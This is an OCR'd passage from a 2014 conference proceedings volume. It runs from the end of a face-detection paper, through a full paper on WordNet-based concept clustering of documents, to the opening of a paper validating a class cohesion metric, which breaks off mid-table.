


Fig. 4 Image after detection




Fig. 5 Results of face detection in different situations. **a** Same face with varying levels of illumination. **b** Multiface detection scene. **c** Multiface detection in complex scene

Table 1 Results of face detection under different conditions

Test No	Image size	No of faces	Missed detection	False hits	Time taken	Hit ratio	Miss ratio
1	350 * 182	9	0	0	36 s	100	0
2	130 * 96	15	3	0	70 s	80	0
3	150 * 65	7	0	0	29 s	100	0
4	600 * 254	60	0	8	15 min	100	11.7

robustness of the system. The table is as shown below. The overall hit ratio is found as 95 while the miss ratio is 2.925. Table 1 shows the results of face detection under different conditions.

4 Conclusion and Future work

Face detection is an important aspect for various fields of study such as face recognition, expression detection, video monitoring, status authentication, and others for which till date it remains an important research field. In this paper, it has been shown that the efficiency of using the nose structure as an identifying feature for face detection improves the success rate. Improvement in this algorithm can be made by parallel processing of independent steps as noted earlier. Improvements can also be made in developing methods to identify faces from angles or even when the face remains obscured. Future research will thus focus on looking for more effective approaches for detecting faces more accurately.

References

1. Yang, M., Kriegman, D., Ahuja, N.: Detecting faces in images: A survey. IEEE Trans. Pattern Anal. Mach. Intell. **24**(1), 34–58 (2002)
2. Shapiro, J.M.: Embedded image coding using zerotrees of wavelet coefficients. IEEE Trans. Sig. Process. **41**(12), 3445–3462 (1993)
3. Leung, T.K., Burl, M.C., Perona, P.: Finding face in cluttered scenes using random labeled graph matching. In: Proceedings of fifth IEEE international conference computer vision, pp. 637–644 (1995)
4. Dai, Y., Nakano, Y.: Face-texture model based on SGLD and its application in face detection in a color scene. Pattern Recogn. **29**(6), 1007–1017 (1996)
5. Turk, M., Pentland, A.: Eigenface for recognition. J. Cogn. Neurosci. **3**, 71–86 (1991)
6. Rowley, H., Baluja, S., Kanade, T.: Neural network-based face detection. IEEE Trans. Pattern Anal. Mach. Intell. **20**(1), 23–38 (1998)
7. Delac, K., Grgic, M., Kos, T.: Image homomorphic filtering for improving facial identification under difficult illumination conditions. International conference on systems, signals and image processing (IWSSIP'06), pp. 95–98

Concept Based Clustering of Documents with Missing Semantic Information

E. Anupriya and N. Ch. S. N. Iyengar

Abstract Today, every new document added to the Web is augmented with semantic information (i.e., information about the content) which identifies the class of the document. The information is either added as keywords, or implicitly known from structural information like title, body text, or added as objects and their relationship (rich data format). But, the documents that enriched the Web five or ten years back do not contain semantic information. The objective of this paper is to cluster documents with missing semantic information. It is performed by adopting frequent term-based method exploiting the lexical and structural relation between keywords in the document. Similarity histogram clustering algorithm has been used to cluster the documents after deriving semantic information on concepts which identifies the class of the document. The results illustrate that the concept-based clustering performs well compared to statistical clustering k-means but suffers from proper subset selection of frequent terms.

Keywords Concept clustering · Lexical similarity · Similarity histogram clustering

1 Introduction

Internet is the repository of massive amount of information. This information is processed and used by different industries in different context, especially knowledge-based industries. Manual information processing becomes strenuous and

E. Anupriya (✉) · N. Ch. S. N. Iyengar
School of Computing Science and Engineering, VIT University, Vellore, Tamil Nadu, India
e-mail: eanupriya@vit.ac.in

N. Ch. S. N. Iyengar
e-mail: nchsniyr@vit.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_57, © Springer India 2014

almost impossible with the steady increase in information generated over the Internet. Therefore, machine learning techniques using metadata is the need of current information era. Recently, a number of applications based on this semantic paradigm are being developed. W3C consortium also monitors the development of standards of semantic Web so that information may be processed using this metadata efficiently on behalf of the users. However, massive information in the form of documents is left behind with no semantics. Though it is not possible to generate metadata for all the existing documents, it is required to find some means to cluster these existing documents that lacks semantic information. The current approach toward clustering of these documents is keyword based. But, it suffers from ambiguity and deprives of domain knowledge. Conceptual semantic-based clustering could be a possible solution to overcome ambiguity and insufficient domain knowledge [1]. We propose conceptual semantic-based clustering of documents. It is fairly a new approach which uses topical (conceptual) similarity and lexical similarity to cluster documents. In our work, we have used WordNet to bring out the conceptual semantics and lexical relations of keywords in document.

The major issues in clustering the documents with similar conceptual semantics are as follows: to project high-dimensional document to lower dimensional feature space mapping of document concept to predefined set of concepts to compute proximity (lexical, structural) between 2 documents and to identify the class of document concept to cluster documents according to proximity. Section 2 discusses work related to our paper. Section 3 describes feature space reduction, Sect. 4 explains lexical tree construction, Sect. 5 discusses similarity computation, Sect. 6 discusses similarity histogram-based clustering, Sect. 7 explains results, and Sect. 8 concludes our work.

2 Related Work

Vector space model is the foremost method adopted for text clustering [2]. It uses words in the document as a vector to identify the feature space. It also assumes the words to be independent of other words. Later, weight-based methods were introduced. Term frequency-inverse document frequency (TF-IDF) and word co-occurrences are the various techniques used. These methods are well suited for statistical clustering, but when it comes to semantic-based clustering, it may not be appealing as it assumes independence of words.

Metadata (data about data), ontology-based clustering and lexical relation-based clustering methods slowly entered into the stream of text clustering. These methods brought out semantics and interrelationship among the keywords of documents. Metatags, keywords, category of documents, hyperlinks of documents, and rich data formats (RDF) are used in current clustering algorithms [3, 4]. Documents are also annotated to represent semantic information. This is a manual method, and it is impossible for the large existing corpus. Semi- or pure machine learning methods are needed to automatically group the documents. Considerable

work has been carried out to find and implement techniques and strategies that would facilitate efficient clustering in future. However, clustering the existing documents lacking semantics is still an open problem. Posing the problem as clustering of documents with no semantic information, we have proposed lexical- and structural-based clustering approach using frequent terms. Frequent term method uses the notion of subset selection of frequent terms. It should optimally cover frequent subsets of documents in a cluster [2]. Similar work is carried out in [1, 5]. The following sections discuss on details of accomplishing the clustering process deriving semantic information.

3 Preprocessing

The preprocessing process is carried out in two steps: (1) Documents are preprocessed to get frequent terms and (2) Then, semantic relation between keywords is identified. The later step reduces term space by 40 % approximately and identifies terms that represent concepts. The more the document represents a concept, it is more probable that it belongs to cluster representing that concept. The objective is to cluster documents with similar concept hierarchies using terms that represent concepts.

Preprocessing: The document is preprocessed to eliminate stop words. Standard Porter's algorithm is applied to perform stemming and to find root words. The result is a vector of keywords with frequencies from a document. A highly frequent term or infrequent term may not be discriminative to determine the class of a document [2]. Practically, we found that terms present in top 10 % frequent term cover the higher-level concepts. The keywords are sorted in descending order according to frequencies, and semantic tree is generated.

Semantic Relation: The semantic IS_A relationship between the keywords is used to generate a tree structure with the help of WordNet [6, 7]. WordNet generates synsets. The notion behind is synonyms are used to represent concepts. Table 1 illustrates synonyms and their conceptual representation. Synsets represent conceptual and lexical relation between words using senses of word like

Table 1 Synonyms and its concept representation

Concepts	Synonyms	Concepts	Synonyms
Weather	Air	Method	Approach
	Atmosphere		System
	Climate		Manner
Elderly	Aged		Procedure
	Matured	Storm	Wind
	Old		Tornadoes
	Senior citizens		Air
			Hurricanes

Table 2 Sample synset generated from WordNet for terms—cyclone and storm

cyclone/n is in [cyclone]
[cyclone] is an instance of [windstorm]
[windstorm] is an instance of [storm,violent_storm]
storm/n is in the synset [storm,violent_storm]

hyperonymy (noun-to-noun or IS-A), hyponymy (transitive relation between synset), meronymy (part–whole relation), and troponyms (verb synsets). This semantically disambiguates words within close proximity. Table 2 gives a sample synset generated from WordNet which illustrates the lexical relation between different terms representing a concept. In our approach, we have used IS-A relation between keywords to construct the hierarchy from a document. Keywords are interpreted as synonyms that represent a specific concept.

4 Semantic Tree Construction

The relationship between topics (concepts) is often represented as hierarchical structure with directional edges. This can be visualized as tree (parent to child) data structure, in which each node in the tree represents a concept and each edge represents relation between the nodes (Fig. 1a). In reality, the hierarchical structures are huge and wide, but still, each hierarchy includes distinct concepts and domain. The hierarchies are not exclusive as one concept may be interlinked with another. Algorithm 1 is used to construct semantic tree. Similarity histogram clustering discussed in [2, 8] is used to cluster documents.

The inherent nature of hierarchical structure eliminates the need of common information to be stored repeatedly down the hierarchy (i.e.,) the subconcepts share the common properties of the parent concept. The entire system is seen as an inheritance system with possibilities of multiple inheritance and absence of loop.




Fig. 1 **a** Document hierarchy. **b** DFS coded tree

The nodes at the deeper level are more specific in information than the nodes at the higher levels. The nodes at the higher levels are more abstract, and in fact, the root node does not have any semantic information of its own. Edges represent the lexical relation between the nodes like hyperonymy (noun-to-noun or IS-A). We use IS-A lexical relation as it is more dominant and well represented in WordNet.

Feature space reduction process yields keywords and their frequencies. Received the set of keywords from a document, a document tree is constructed for each document exploiting the lexical relationship between keywords of the document shown in Fig. 1a. To construct tree systematically and to maintain uniqueness among keywords, we have used depth-first search (DFS) subscripting. DFS spans nodes at depth first, which is analogous to concept hierarchy, and also, it is proven to be well suited for this kind of problems. Nodes are assigned codes according to DFS processing (Fig. 1b). Therefore, keywords in the same twig down the hierarchy are coded at the nearest proximity. Also, to maintain uniqueness among keywords, the same code will be assigned to keywords appearing in the different documents. Hash data structure enables direct access to elements and can also be implemented at multilevel [9]. Hash structure is used in our work to maintain documents and the set of codes assigned for keywords. Hash table is constructed with key value pair. We assume document id as key and the values as set of keywords or nodes (codes).

Algorithm 1 Semantic Tree construction

Input: List of keywords of document di
Output: Document Tree (T_i) with semantic information
Method:
SemTree([]Keywords)
$F' \leftarrow F, C \leftarrow \emptyset, P \leftarrow \emptyset$
While ($F \neq \emptyset$)
If (kw_i is instance_of kw_j) and (kw_i *not in* C)
Append kw_i childof kw_j in T_i
$C \leftarrow C \cup kw_i$
Else if kw_i (is or in) ($kw_i \in \{synset\}$)
Append kw_j parentof kw_i in T_i
$P \leftarrow P \cup kw_j$
Else
Filter (kw_j) // eliminates kw_j from current hierarchy
Endif
$F' \leftarrow F' - \{kw_j\}$
SemTree(F')
Endwhile
Dfs(T_i)

5 Similarity Computation

The similarity between hierarchical structure can be obtained by comparing the semantics in common between two concepts in the hierarchies [5, 10]. There are two approaches to calculate similarity between two concepts: (1) information theoretic based and (2) conceptual distance based [5]. The later requires more structural information of taxonomy and may not be applicable to generic taxonomies. Moreover, it is originally not intended to compute similarity. Therefore, we adopted the former method to compute similarity between concepts present in different documents. Two documents are similar if they share more common concepts. The more they share, the more they are similar. Let c_1, c_2, IC(c) be concept 1, concept 2, and information content value of concept c. Let set (kw) be set of keywords (concepts) in the hierarchy of word w. Let keywords(c) be the set of words that cover concept c.

Definition 1 The commonality between c_1 and c_2 is measured by the information content value used to state the commonalities between c_1 and c_2: [11]

$$\text{IC}\ (\text{common}(c_1, c_2))$$

Definition 2 In information theory, the information content value of a concept c is generally measured by

$$\text{IC}(c) = -\log P(c)$$

where $P(c)$ is the probability of finding instances of concept c. Practically, the probability is measured by concept frequency. One possible way to find the concept probability in a given corpus as suggested by Resnik [11] is to find the keyword occurrences related to concept. Let count (w) be the number of occurrences of a word that belongs to a concept c in the given corpus and let N be the total number of concepts contained in the corpus, then the probability of concept c with respect to the corpus is computed by

$$P(c) = \frac{1}{N} \sum_{w \in \text{keyword}(c)} \text{count}(w)$$

The commonality between two concepts c_1 and c_2 is measured using IC value of concepts that include them. The similarity between two concepts c_1 and c_2 is

$$\text{Similarity}(c_1, c_2) = \begin{cases} \max_{c \in \text{Sup}(c_1, c_2)} \text{IC}(c), & c_1 \neq c_2 \\ 1, & c_1 = c_2 \end{cases}$$

The similarity between two keywords kw_1 and kw_2 is defined as

$$\text{Similarity}(\text{kw}_1, \text{kw}_2) = \max_{c_1 \in S(\text{kw}_1, \text{kw}_2)} [\text{Similarity}(c_1, c_2)$$

In hierarchical concept space, the application of the above formulas is interpreted in a specific way (i.e.,) the collection of keywords kw(c) in the hierarchical structure which may be directly or indirectly representing concept c are the collection of all nodes in the subtree with c as the root node. The root node is also included in the collection of all nodes. On processing from leaf node to root node in the hierarchy, the probability of finding the concept at upper level is very high. The root node probability remains as 1 always, and its information content is 0. Therefore, it can be inferred that information content computed using the above-mentioned formula decreases monotonically from leaf to root. It exhibits the fact that upper-level concepts are less informative compared to lower-level concepts.

6 Clustering

Clustering is the process of grouping documents of similar concepts in an unsupervised manner. It is a more common solution to group documents of similar concepts as it is practically not feasible to get prior information about the classes of the corpus [2]. Partition-based methods and hierarchical method are two main categories of clustering algorithms. Recently adopted clustering algorithms are kth nearest neighbor and histogram-based clustering. We rely on histogram-based clustering approach proposed in [8], which represents compressed cluster summary. In this method, the document to cluster relationship is represented as two-dimensional matrix. If a document is a member of a cluster, it is represented as 1 otherwise 0. It can be formally written as

$$M = \left[v_{d,c}\right]$$
$$v_{d,c} = \left\{ \begin{array}{ll} 1 & \text{iff } d \in c \\ 0 & \text{otherwise} \end{array} \right\}$$

The number of documents in a cluster is a projection of matrix M over documents which may formally be defined as

$$[M \downarrow d] = \sum_{d} v_{d,c}$$

Similarly, the number of clusters is a projection of matrix M over clusters which may be defined as

$$[M \downarrow c] = \sum_{c} v_{d,c}$$

Two similarities need to be calculated: (1) document similarity and (2) cluster similarity. Pairwise document similarity between documents is computed using semantics. Cluster similarity is computed statistically, and it is represented as histogram. A cluster is highly cohesive if it contains maximum number of similar

documents [8]. Let S be set of similarities in a cluster c and H be histogram of pairwise document similarities in the cluster c, then S and H may formally be defined as

$$S = \{s_i : i = 1, \ldots, N_s\} \quad H = \{h_i : i = 1, \ldots, N_h\}$$

where

S Set of similarities
H Histogram of similarities present in a cluster
N_s Number of similarities in S
N_h Number of histogram bins

$$h_i = \text{count}(s) \quad s_l \leq s < s_u$$

where

h_i Number of similarities of bin I
s_l Lower bound of similarity in bin I
s_u Upper bound of similarity in bin I

$$H_{\text{ratio}}(c) = \frac{\sum_{j=b}^{N} h_j}{\sum_{i=1}^{N} h_i} \text{ and } b = [T.N_h]$$

where

$H_{\text{ratio}}(c)$ Histogram ratio of cluster c
T Similarity threshold
b Bin number of threshold T

The clustering process aims at maintaining high $H_{\text{ratio}}(c)$ for each cluster. A document is added to a cluster if it does not significantly degrade $H_{\text{ratio}}(c)$ of the cluster. It is an incremental process of clustering documents. If a document is not added to any of existing clusters, then a new cluster is formed and its information is recorded.

7 Implementation

Data Set: We developed prototype software using C#.Net to run and evaluate our work. Three data sets from 20Newsgroup are used in this paper [12]. It is shown in Table 3. 20Newsgroup data set is one of the popular data sets used for text clustering evaluation. First data set is collection of 500 documents from 5 different topics. The second data set is a collection of 1,500 documents from 9 different topics. The third data set is a collection of 15,000 documents from 15 different topics.

Table 3 Data sets

S.No.	Data Set Name	Number of documents	Number of topics
1	DS1	500	5
2	DS2	1,500	9
3	DS3	15,000	15

Table 4 Data set and obtained measures

Data Set	Number of documents	Average number of nodes	Average *F*-measure	Average *E* entropy	Average *F*-measure (*k*-means)	Average *E* entropy (*k*-means)
DS1	500	600	0.88	0.16	0.61	0.26
DS2	1,500	800	0.72	0.17	0.54	0.22
DS3	15,000	1,200	0.71	0.16	0.49	0.28

8 Results and Discussion

Our work was tested on 3 data sets shown in Table 3. The average *F*-measure and entropy *E* obtained for each data set are shown in Table 4. It can be inferred from Table 4 that semantic-based clustering technique performs very well on smaller data set and slowly stabilizes on scaling the input size. The average nodes are the average number of keywords covered in the document set of clusters in each data set.

The number of clusters formed for each data set is plotted in the graph shown in Fig. 2. To compare our work, we have tested our work against popular statistical clustering *k*-means. The *F*-measure obtained from both the methods, semantic clustering and *k*-means, are plotted in the graph shown in Fig. 3. The *F*-measure is




Fig. 2 Clusters formed in concept-based clustering




Fig. 3 *F*-measure of Semantic clustering versus *k*-means clustering

highly apprehending in semantic clustering technique when compared to *K*-means clustering technique. The low entropy values of semantic clustering process indicate relatively higher quality clusters.

9 Conclusion

The proposed work in this paper aims to cluster documents with missing semantic information. It is performed by exploiting lexical relation between frequent keywords in the documents and clustered using similarity-based histogram technique. The results show that concept-based clustering *F*-measure is high when compared to *F*-measure of statistical clustering method *k*-means. And the entropy values are lower than the statistical clustering technique, enriching the quality of clusters. The count of trees in document forest depends upon the different concepts included in the document. The document is clustered under the dominating concept. The term space is reduced on an average by 20 %. However, refining the repeated taxonomical pattern of terms from cluster is still an open problem to be researched on.

References

1. William, G., Kenneth, C., David, Y.: A method for disambiguating word senses in a large corpus. Common Methodol. Humanit. Comput. Comput. Linguistics **26**, 415–439 (1992)
2. Han, J., Kamber, M.: Data mining concepts and techniques, 2nd edn. ISBN:9781558609013
3. Chakrabarti, S.: Mining the web: discovering knowledge from HyperText data. Morgan Kaufmann (2003)
4. Kosala, R., Blockeed, H.: Web mining research: a survey. ACM Sigkdd Explor. Newsl. **2**(1), 1–15 (2000)
5. Li, Y., Bandar, Z.A., McLean, D.: An approach for measuring semantic similarity between words using multiple information sources. IEEE Trans. Knowl. Data Trans. **15**, 871–882 (2003)
6. Miller, G.A.: Nouns in wordnet: a lexical inheritance system. Int. J. Lexicography **3**(4), 245–264 (1990)

7. http://wordnet.princeton.edu/wordnet
8. Hammouda, K., Kamel, M.: Distributed collaborative Web Document Clustering using cluster keyphrase summaries. Inf. Fusion **9**, 465–480 (2008)
9. Papapetrou, O., Siberski, W., Nejdl, W.: PCIR: combining DHTs and peer clusters for efficient full text P2P indexing. Comput. Netw. **54**, 2019–2040 (2010)
10. Lin, D.: An information-theortic definition of similarity. In: Proceedings of 15th International Conference on Machine Learning (ICML'95), pp. 296–304. San Franciso, CA, USA (1998)
11. Resnik, P.: Using information content to evaluate semantic similarity in a taxonomy. In: IJCAI, pp. 448–453 (1995)
12. http://qwone.com/∼jason/20Newsgroups/

Theoretical Validation of New Class Cohesion Metric Against Briand Properties

Sandip Mal and Kumar Rajnish

Abstract Class cohesion is an object-oriented software quality attribute and refers to the extent to which the members of a class are related. Software developers use class cohesion measures to assess the quality of their products and to guide the restructuring of poorly designed classes. Several class cohesion metrics are proposed in the literature, and a few of them are theoretically validated against the necessary properties of class cohesion. Metrics that violate class cohesion properties are not well defined, and their utility as indictors of the relatedness of class members is questionable. The purpose of this paper is to theoretically validate proposed class cohesion metrics using class cohesion properties. Results show that metrics differ considerably in satisfying the cohesion properties; some of them satisfy all properties, while others satisfy none.

Keywords Cohesion metrics · Reusability · Software quality · Object-oriented

1 Introduction

Cohesion measure is the degree of interaction and relationship between classes, methods, and attributes in object-oriented (OO) software system. High cohesion is the main goal for designing a good object-oriented system. Since the last decade, object-oriented programming languages, such as C++ and Java, have become widely used in both the software industry and research fields. In an OO paradigm,

S. Mal (✉)
Department of CSE, BIT, Mesra, Ranchi 835215, India
e-mail: sandip.mal1987@gmail.com

K. Rajnish
Department of Information Technology, BIT, Mesra, Ranchi 835215, India
e-mail: krajnish@bitmesra.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_58, © Springer India 2014

classes are the basic modules. Therefore, class cohesion refers to the relatedness of class members [1]. A class with high cohesion cannot be easily split into separate classes [3]. Highly cohesive classes are more understandable, modifiable, and maintainable [2–4].

This paper is organized as follows. Section 2 presents the description of existing cohesion metrics and necessary cohesion properties. Proposed cohesion metrics has been described in Sect. 3. Section 4 provides theoretical evaluation to validate proposed cohesion metrics against cohesion properties. Finally, Sect. 5 deals with conclusion and future scope, respectively.

2 Related Work

2.1 Existing Class Cohesion Metrics

Cohesion is a measure of the extent to which the various functions performed by an entity are related to one another. Most metrics assess this by considering whether the methods of a class access similar sets of instance variables. Some existing cohesion metrics which will be compared with proposed cohesion metrics have been described in this section. Number of nonsimilar method pairs in a class is called LCOM1 [5]. Chidamber and Kemerer [6] propose another version of the LCOM metric (LCOM2 [6]), which calculates the difference between the numbers of method pairs that do and do not share instance variables. The lack of cohesion in methods, LCOM3 [7], is defined as the number of connected components in the graph. The model used in the LCOM3 metric is extended in [8] by adding an edge between a pair of methods if one of them invokes the other, is called LCOM4. Hitz and Montazeri introduce a connectivity metric [8] to apply when the graph has one component. Henderson-Sellers [9] proposes a lack of cohesion in methods metric related to more components and LCOM5 that considers the number of methods referencing each attribute. TCC [10] considers two methods to be connected if they share the use of at least one attribute. LCC [10] considers two methods to be connected if they share the use of at least one attribute directly or transitively. Degree of Cohesion-Direct (DCD) [11] is similar to TCC but differ by considering two methods connected also when both of them directly or transitively invoke the same method. Degree of Cohesion-Indirect (DCI) [11] is similar to LCC but differ by considering two methods connected also when both of them directly or transitively invoke the same method. Briand et al. [12] propose a cohesion metric (called Coh) that computes cohesion as the ratio of the number of distinct attributes accessed in methods of a class. sensitive class cohesion metric (SCOM) [13] considers the cardinality of the intersection between each pair of methods. The similarity between a pair of methods is defined as the ratio of the number of shared attributes to the number of distinct attributes referenced by both methods. Class cohesion [14] is defined as the ratio of the summation of the similarities between

all pairs of methods to the total number of possible pairs of methods. In CAMC [15] metric, only the method–method interactions are considered. The CAMC metric is defined as the ratio of the total number of 1 s in the matrix to the total size of the matrix. The normalized CAMC metrics is NCAMC [15]. A design-based class cohesion metric called normalized Hamming distance (NHD) [16]. NHD calculates the average of the parameter agreements between each pair of methods. cohesion based on member connectivity (CBMC) [17] considers not only the number of interactions but also the patterns of the interactions between the methods in a class. An improved version of CBMC [18] considers the cut sets instead of glue methods. The cut set is the minimum set of edges such that their removal causes the method–attribute interaction graph to become disjoint. Related work in the area of measuring software quality can be found in [19–21].

2.2 Class Cohesion Metrics Properties

Briand et al. [12] define four properties for cohesion metrics.

Property 1 called *nonnegativity* and *normalization*, is that the cohesion measure belongs to a specific interval [*0, Max*]. Normalization allows for easy comparison between the cohesion of different classes.

Property 2 called *null value* and *maximum value*, holds that the cohesion of a class equals *0* if the class has no cohesive interactions; the cohesion is equal to *Max* if all possible interactions within the class are present.

Property 3 called *monotonicity*, holds that adding cohesive interactions to the module cannot decrease its cohesion.

Property 4 called *cohesive modules*, holds that merging two unrelated modules into one module does not increase the modules' cohesion. Therefore, given two classes, $c1$ and $c2$, the cohesion of the merged class

$$c' \text{must satisfy the condition : } cohesion\ (c') \leq max\{cohesion(c1), cohesion(c2)\}$$

3 Proposed Cohesion Metrics

The metric CC proposed for measuring cohesion of a class satisfies the following two requirements, viz. first, it gives values that can be uniquely interpreted in terms of cohesion, and second, the values would be within a range of 0 to 1. The value 0 would signify minimum cohesion and 1 the maximum cohesion. To evaluate CC, first calculate cohesion value of a global variable ith of a class (CV_i)

$$CV_i = \frac{No\ of\ functions\ share\ the\ variable\ of\ a\ class}{Total\ no\ of\ function\ of\ the\ class}$$

CV_i thus gives the ratio of number of functions that share the variable of a class to the total number of function of a class. Next, the mean CV_i is defined as cohesion count of a class of n global variable (CC) for a class C that is calculated as

$$\mathrm{CC} = \frac{\sum_1^n CVi}{n}$$

where n represents the number of global variables of a class.

It is obvious that in a class, in which all methods access all global variables, the CC value would be 1. This is the case of perfect (or, maximum) cohesion. On the other extreme, consider a class in which no two methods access a global variable, in which case CC value would be 0. This is the case of minimum cohesion.

4 Theoritical Validation of Proposed Cohesion Metrics

Property 1 and **Property 2** The minimum value for CC is 0 when no function uses any global variable, i.e., there is no cohesive interaction and CC is 1 when all function use all global variable, i.e., there is maximum cohesive interaction. Therefore, CC metrics satisfy nonnegativity and normalization, as well as null and maximum value cohesion properties.

Property 3 Adding a cohesive interaction to the model implies decreasing the number of unrelated pairs of methods. Figure 1a shows the cohesive interaction of a class, and Fig. 1b shows after adding 1 additional cohesive interaction. In the first case, CC is 0.412, and in the second case, CC is 0.5. We can found that value of CC metric has increased, though we add 1 more cohesive interaction. So, CC metrics satisfy property 3.




Fig. 1 Cohesive interaction of a class in **a** and after adding cohesive interaction in **b**




Fig. 2 Two unrelated classes in **a** and after adding two unrelated classes in **b**

Property 4 In Fig. 2a, classes a and b are two unrelated modules. CC value of class a is 0.833 and class b 0.75. After adding two unrelated (class a and b) modules, CC value becomes 0.8. So, cohesion (a + b)≤max {cohesion (a), cohesion (b)}. CC metric also satisfies cohesive property 4.

5 Conclusion and Future Scope

This paper shows CC metric satisfies necessary properties for class cohesion. Table 1 summarizes the results found in this paper and another related paper [3] along with CC. The results show that CC metric satisfies all the properties given by Briand et al. [12]. From Table 1, it is observed that out of 20 class cohesion metrics as discussed above, seven metrics [TCC, LCC, DC_D, DC_I, Coh, ICDMC, and CC] around 35 % satisfy all properties. Eight metrics [LCOM1, LCOM2, connectivity,

Table 1 Theoretical validation results of existing and proposed cohesion metrics

Metrics	P1	P2	P3	P4
LCOM1	NO	Yes	Yes	Yes
LCOM2	NO	Yes	Yes	Yes
LCOM3	NO	NO	Yes	Yes
